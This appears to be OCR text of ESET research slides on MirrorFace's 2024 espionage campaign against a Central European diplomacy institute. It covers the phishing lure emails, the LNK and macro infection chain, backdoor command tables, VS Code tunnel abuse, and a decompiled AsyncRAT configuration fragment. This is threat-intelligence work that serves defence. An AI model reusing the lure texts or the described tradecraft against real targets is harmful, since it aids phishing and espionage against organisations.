Digital Security
Progress. Protected.

Operation AkaiRyū

MirrorFace invites Europe to EXPO 2025 and revives ANEL backdoor

Dominik Breitenbacher
Malware Researcher

(eset):research

Dominik Breitenbacher

ESET Malware Researcher

Research focus: MirrorFace (aka Earth Kasha)

China-aligned

MirrorFace

MirrorFace


MirrorFace is a China-aligned cyber espionage threat actor operating since at least 2019. Subgroup of the APT10 umbrella. Targets media, think tanks, diplomatic organizations, manufacturers, and financial and academic institutes. Targets mainly entities in Japan, but occasionally also in other countries.

2019 | APT group | China

MirrorFace

- China-aligned threat actor
- Active at least since 2019
- Subgroup of the APT10 umbrella
- Uses custom developed malware – LODEINFO, HiddenFace (NOOPDOOR), ANEL
- Mainly targets entities in Japan

Victimology



Victimology

Additional sources:
Trend Micro and *Vietnamese NCSC*


Academic institutes
Defense-related companies
Think tanks
Political entities
Governmental entities
Media
Manufacturers
Businesses
Financial institutes
Victimology

Operation AkaiRyū

Operation AkaiRyū – Overview

- In Q2 and Q3 of 2024
- One of the targets was a Central European diplomacy institute
- Spearphishing email used as the initial attack vector
  - Email contained a link to a malicious ZIP archive hosted on OneDrive
- Used refreshed TTPs and tooling
  - ANEL
  - HiddenFace (NOOPDOOR)
  - Visual Studio Code's remote tunnels
  - Customized AsyncRAT
  - ~~LODEINFO~~


Operation AkaiRyū – Investigated case

- Attack was carried out in August 2024
- Target was a diplomacy institute based in Central Europe
  - The first time that we observed MirrorFace targeting a European entity
- We contacted the institute
  - The institute collaborated closely with us
  - ESET performed forensics analyses on the compromised machines
- The following are our findings from the investigation

Initial Access

Initial access

- MirrorFace apparently knew about a previous interaction between the targeted institute and a Japanese non-governmental organization (NGO)
- Probably using data obtained from previous attacks
- Impersonated an employee of the Japanese NGO
- Crafted an email message that looked like a follow-up to a previous conversation
- Sent the message to the institute’s CEO


[redacted] <andryfrewas@gmail.com> [redacted]

Greeting from Tokyo

Dear [redacted]-san,

I hope this email finds you well.
I have some references about the EXPO Exhibition in Japan in 2025, if you are interested please reply to this email and I will send it to you.

Best,
[redacted]

[redacted]

Initial access

- Email referred to the upcoming Expo 2025 exhibition
  - The event will be held in Osaka from 13th April until 13th October
- The first email did not contain anything malicious
- The target took the bait and responded
- MirrorFace sent a second email with a malicious OneDrive link

[redacted] <andryfrewas@gmail.com> [redacted]

Re: Greeting from Tokyo

If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

The EXPO Exhibition in Japan in 2025

Dear [redacted]-san,


I'm sending you the information about the EXPO Exhibition in Japan in 2025.
I wish you all the best.

[redacted]


[redacted]

Initial access

- The institute’s CEO didn’t have access to a Windows machine
- Forwarded the email to colleagues
- Two colleagues downloaded and opened the ZIP archive
- ZIP archive contained a malicious LNK file:
  The EXPO Exhibition in Japan in 2025.docx.lnk
- Both colleagues opened the LNK file effectively compromising their machines


E-mail with a link to OneDrive
leads to
ZIP
The EXPO Exhibition in Japan in 2025.zip
contains
LNK
The EXPO Exhibition in Japan in 2025.docx.lnk
runs
PowerShell
extracts, expands and deletes
CAB
temp.log
opens
contains
DOC
tmp.docx
loads
DOC
normal_.dotm (Template with malicious VBA macro)

The EXPO Exhibition in Japan in 2025



Related article by Trend Micro:
Guess Who's Back - The Return of ANEL in the Recent Earth Kasha Spear-phishing Campaign in 2024

Post-compromise Activities

Tools	Description	Machine A	Machine B
ANEL	APT10's backdoor that MirrorFace uses as a first-line backdoor.	•	•
PuTTY	An open-source terminal emulator, serial console, and network file transfer application.	•	•
VS Code	A code editor developed by Microsoft.	•	•
HiddenFace	(aka NOOPDOOR) MirrorFace's flagship backdoor.	•	•
Second HiddenFace variant	(aka NOOPDOOR) MirrorFace's flagship backdoor.	•	
AsyncRAT	RAT publicly available on GitHub.	•	•

Post-compromise activities

- Tools were selectively deployed according to MirrorFace's objectives
  - Machine A – Project coordinator
  - Machine B – Employee from the IT department

- MirrorFace's assumed objectives
  - Machine A – Personal data theft
  - Machine B – Acquire deeper access into the institute's network

Tools

ANEL

- Backdoor previously associated exclusively with APT10
- It was believed that:
  - ANEL was abandoned around the end of 2018 or the start of 2019
  - LODEINFO succeeded it, appearing later in 2019
- The last version of ANEL observed in 2018 was 5.5.0
- The first resurfaced version seen in 2024 was 5.5.4
  → The development of ANEL has restarted
- MirrorFace uses ANEL as the first-line backdoor

ANEL – Capabilities

Command ID	Description	2018 5.5.0	2024 5.5.4	5.5.5	NOT observed by ESET 5.5.6	5.5.7	Unknown
0x97A168D9697D40DD	Download file	•	•	•	•	•	•
0x7CF812296CCC68D5	Exfiltrate file	•	•	•	•	•	•
0x652CB1CEFF1C0A00	Load PE file	•	•	•	•	•	•
0x27595F1F74B55278	Download and execute file	•	•	•	•	•	•
0xD290626C85FB1CE3	Set sleep	•	•	•	•	•	•
0x409C7A89CFF0A727	Take screenshot	•	•	•	•	•	•
0x596813980E83DAE6	Perform UAC bypass and execute file				•	•	•
Other	Run command	•	•	•	•	•	•

Sources: *Secureworks* and *Trend Micro*

HiddenFace (aka NOOPDOOR)

- First described at *JSAC2024*
- No major changes since then
- Deployed in the later stages of the attack
- Used to deploy other tools such as frp and Rubeus
- Both FaceXInjector (NOOPLDR Type 1) and FaSIDInjector (NOOPLDR Type 2) observed in 2024

HiddenFace – Capabilities


- Modular system
  - Built-in modules
  - External modules (read from a file)
  - Additional modules (received from C&C server)

HiddenFace – Capabilities

Function ID	Description
`3B27D4EEFBC6137C23BD612DC7C4A817`	Create a process
`9AA5BB92E9D1CD212EFB0A5E9149B7E5`	Write to a file
`3C7660B04EE979FDC29CD7BBFDD05F23`	Exfiltrate a file
`12E2FC6C22B38788D8C1CC2768BD2C76`	Read content from the file named `%SystemRoot%\System32\msra.tlb`
`2D3D5C19A771A3606019C8ED1CD47FB5`	Timestomp directory content
Other	Additional temporary module

Visual Studio Code – Remote tunnels

- Visual Studio Code provides a feature for remote development: *remote tunnels*
- Enables developers to connect to a remote machine that hosts the source code, a debugging environment, etc.
- MirrorFace abused this feature to establish remote access to a compromised machine
- And likely to execute arbitrary code and deliver other tools
- *Tropic Trooper* and *Mustang Panda* have also been reported to abuse VS Code



BAT
runs
runs
CodeStartUser.bat
PowerShell
Command Prompt
drops and executes
runs
drops
redirected output
TXT
MirrorFace operator
Code.log (Authentication details)
Microsoft. VisualStudio.code.exe
Microsoft's tunnel server

Visual Studio Code – Remote tunnels

- Persistence ensured via scheduled task
  - Launched at machine startup
- Authentication data exfiltrated the first time only

AsyncRAT

- RAT publicly available on *GitHub*
- Used in later stages of the attack
- Heavily customized variant
  - Victim tagging
  - Connection to a C&C server via Tor
  - Domain generation algorithm (DGA) – Simpler than DGA used in HiddenFace
  - Working time – Feature used in HiddenFace as well
- MirrorFace used a complex execution chain to run AsyncRAT inside Windows Sandbox


Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String
(Settings.Key));
Settings.aes256 = new Aes256(Settings.Key);
if (args != null && args.Length != 0 && args[0] != "null")
{
Settings.HostName = args[0].Trim();
}
else
{
Settings.HostName = Settings.aes256.Decrypt(Settings.HostName);
if (Settings.HostName == "" || Settings.HostName == "null")
{
Settings.HostName = Environment.MachineName;
}
}
Settings.Urls = Settings.aes256.Decrypt(Settings.Urls);
